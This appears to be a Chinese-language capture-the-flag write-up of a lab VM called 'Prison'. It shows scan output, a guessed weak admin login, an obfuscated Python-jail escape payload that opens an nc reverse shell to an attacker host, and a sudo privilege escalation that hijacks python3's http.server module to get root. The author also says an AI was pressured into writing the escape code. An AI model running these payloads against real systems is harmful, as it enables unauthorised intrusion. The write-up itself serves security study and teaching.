

Prison

```
> nmap -ss -sV -p- 192.168.43.40
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 01:20 -0500
Nmap scan report for 192.168.43.40
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     nginx
MAC Address: 08:00:27:4A:7F:24 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

```
> feroxbuster -u http://192.168.43.40/ -x php,html,js,txt,zip,bak --depth=2
```

by Ben "epi" Risher 🐼 ver: 2.13.1

🎯	Target Url	http://192.168.43.40/
🚩	In-Scope Url	192.168.43.40
🚀	Threads	50
📖	Wordlist	/usr/share/seclists/Discovery/web-Content/raft-medium-directories.txt
🔥	Status Codes	All Status Codes!
💣	Timeout (secs)	7
🐼	User-Agent	feroxbuster/2.13.1
🔧	Config File	/etc/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💰	Extensions	[php, html, js, txt, zip, bak]
🎲	HTTP methods	[GET]
🔢	Recursion Depth	2


 Press [ENTER] to use the Scan Management Menu™

```

404      GET      7l      11w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET      7l      9w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      182l     1883w     13511c http://192.168.43.40/
301      GET      7l      11w      162c http://192.168.43.40/uploads =>
http://192.168.43.40/uploads/
200      GET      182l     1883w     13511c http://192.168.43.40/index.php
[#####] - 6m      420000/420000 0s      found:3      errors:0
[#####] - 6m      210000/210000 599/s     http://192.168.43.40/
[#####] - 6m      210000/210000 599/s     http://192.168.43.40/uploads/

```

登录入口爆破都没爆出来，结果直接猜出来了，admin/admin@123



查看进程发现了aristore用户的进程

```
/var/www/localhost/uploads $ ps aus
PID   USER     TIME   COMMAND
 2682  aristore  0:00   /usr/bin/python3 /opt/jail/jail.py
```

查看端口情况

```
/var/www/localhost/uploads $ netstat -tulnp
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 :::22                   :::*                    LISTEN      -
```

有9999端口，尝试nc连接，发现是就是前面找到的py进程，需要输入密码

```
=== Python Jail ===
Enter password:
```

把之前见到的和弱密码都试一下不成功，可能就是我们要找密码

找了很久最后才知道是在/etc/profile文件中

```
/var/www/localhost/uploads $ cat /etc/profile
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

export PAGER=less
umask 022

# use nicer PS1 for bash and busybox ash
if [ -n "$BASH_VERSION" -o "$BB_ASH_VERSION" ]; then
    PS1='\h:\w\$ '
```

```
# use nicer PS1 for zsh
elif [ -n "$ZSH_VERSION" ]; then
    PS1='%m:%~%# '
# set up fallback default PS1
else
    : "${HOSTNAME:=${hostname}}"
    PS1='${HOSTNAME%.*}:$PWD'
    [ "$(id -u)" -eq 0 ] && PS1="${PS1}# " || PS1="${PS1}\\$ "
fi

for script in /etc/profile.d/*.sh ; do
    if [ -r "$script" ] ; then
        . "$script"
    fi
done
unset script
export ENTRYPWD=OTA4YmY5OTBiMGMz
```

其实找的时候也想过环境变量，但是env里没有，同时我自己又试了几个变量名也没蒙对，所以一直卡着

脚本执行的命令做了过滤，一通压力ai，终于被压榨出来了，ai给的提权反弹shell代码

大概思路是这样的：

通过枚举 `object.__subclasses__()` 找到的索引值为244，指向 `warnings.catch_warnings` 类（或其他可利用类）。这个类的 `__init__.__globals__` 包含 `__builtins__` 和 `sys`，是常见的逃逸入口。

然后就是结合各种拼接反弹shell

```
[].__class__.__bases__[0].__subclasses__()[244].__init__.__globals__['__bui'+ 'ltins__']
['__im'+ 'port__']('o'+ 's').__dict__['sy'+ 'stem']('m'+ 'kfifo /tmp/p; s'+ 'h -i < /tmp/p 2>&1 |
n'+ 'c 192.168.43.38 5555 > /tmp/p')
```

sudo -l

```
Prison:~$ sudo -l
Matching Defaults entries for aristore on Prison:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for aristore:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User aristore may run the following commands on Prison:
    (ALL) NOPASSWD: /usr/bin/python3 -m http.server -d /tmp -b *
```

利用 Python 模块导入搜索路径的特性，在 `/tmp` 下创建与标准库同名的包（`http`），并构造恶意模块 `server.py`，因此当通过 `sudo` 执行 `python3 -m http.server` 时，Python 会优先加载本地恶意模块，执行其中的代码，从而获得 root 权限的 shell

```
Prison:~$ ls -lah /tmp
total 4K
drwxrwxrwt    4 root    root        80 Mar  6 19:41 .
drwxr-xr-x   21 root    root       4.0K Jan 30 22:34 ..
drwxrwxrwt    2 root    root        40 Mar  6 19:41 .ICE-unix
drwxrwxrwt    2 root    root        40 Mar  6 19:41 .X11-unix
Prison:~$ cd /tmp
Prison:/tmp$ mkdir http
Prison:/tmp$ nano http/server.py
Prison:/tmp$ echo 'import os; os.system("/bin/sh")' > http/server.py
Prison:/tmp$ touch http/__init__.py
Prison:/tmp$ sudo /usr/bin/python3 -m http.server -d /tmp -b 0.0.0.0
```